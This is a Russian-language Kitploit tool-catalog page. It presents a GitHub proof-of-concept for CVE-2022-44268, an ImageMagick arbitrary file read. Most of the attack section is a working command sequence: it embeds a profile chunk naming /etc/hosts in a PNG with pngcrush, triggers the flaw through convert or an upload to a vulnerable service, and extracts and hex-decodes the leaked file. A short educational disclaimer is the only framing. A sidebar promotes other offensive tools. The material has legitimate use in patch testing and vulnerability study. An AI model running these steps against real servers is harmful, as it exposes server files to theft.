
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC — Генератор PoC-нагрузки для уязвимости произвольного чтения файлов ImageMagick CVE-2022-44268. Демонстрирует эксплуатацию через специально созданные PNG-файлы для учебного тестирования безопасности. | Kitploit
Инструменты/GitHubGitHub/duc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubduc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc

CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Генератор PoC-нагрузки для уязвимости произвольного чтения файлов ImageMagick CVE-2022-44268. Демонстрирует эксплуатацию через специально созданные PNG-файлы для учебного тестирования безопасности.

Репозиторий
27537923 лет назадПроверено Kitploit
Поделиться

CVE-2022-44268 ImageMagick Чтение произвольного файла PoC

PoC для CVE-2022-44268 ImageMagick Чтение произвольного файла PoC - Генератор полезной нагрузки

Этот проект создан только в образовательных целях и не может быть использован для нарушения закона или личной выгоды.

Автор этого проекта не несет ответственности за любой возможный ущерб, причиненный материалами этого проекта.

Оригинальная находка: https://www.metabaseq.com/imagemagick-zero-days/

Использование:

Установка зависимостей:

1. $ apt-get install pngcrush imagemagick exiftool exiv2 -y

Измените имя файла, который вы хотите прочитать, ниже:


2. $ pngcrush -text a "profile" "/etc/hosts" vjp.png

Подтвердите, что все сработало правильно

3. $ exiv2 -pS pngout.png

Запустите PoC с помощью convert или загрузите изображение на уязвимый сервис:

4. $ convert pngout.png gopro.png


Просмотрите содержимое прочитанного файла:

5. $ identify -verbose gopro.png


Расшифруйте содержимое:

6. $ python3 -c 'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e302e31096c6f63616c686f73740a0a232054686520666f6c6c6f77696e67206c696e65732061726520646573697261626c6520666f7220495076362063617061626c6520686f7374730a3a3a3109096c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666630323a3a3109096970362d616c6c6e6f6465730a666630323a3a3209096970362d616c6c726f75746572730a6475636e740a").decode("utf-8"))'
Демонстрация

Протестировано на Ubuntu 22.04 с установленным стандартным imagemagick.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    344
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    297

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →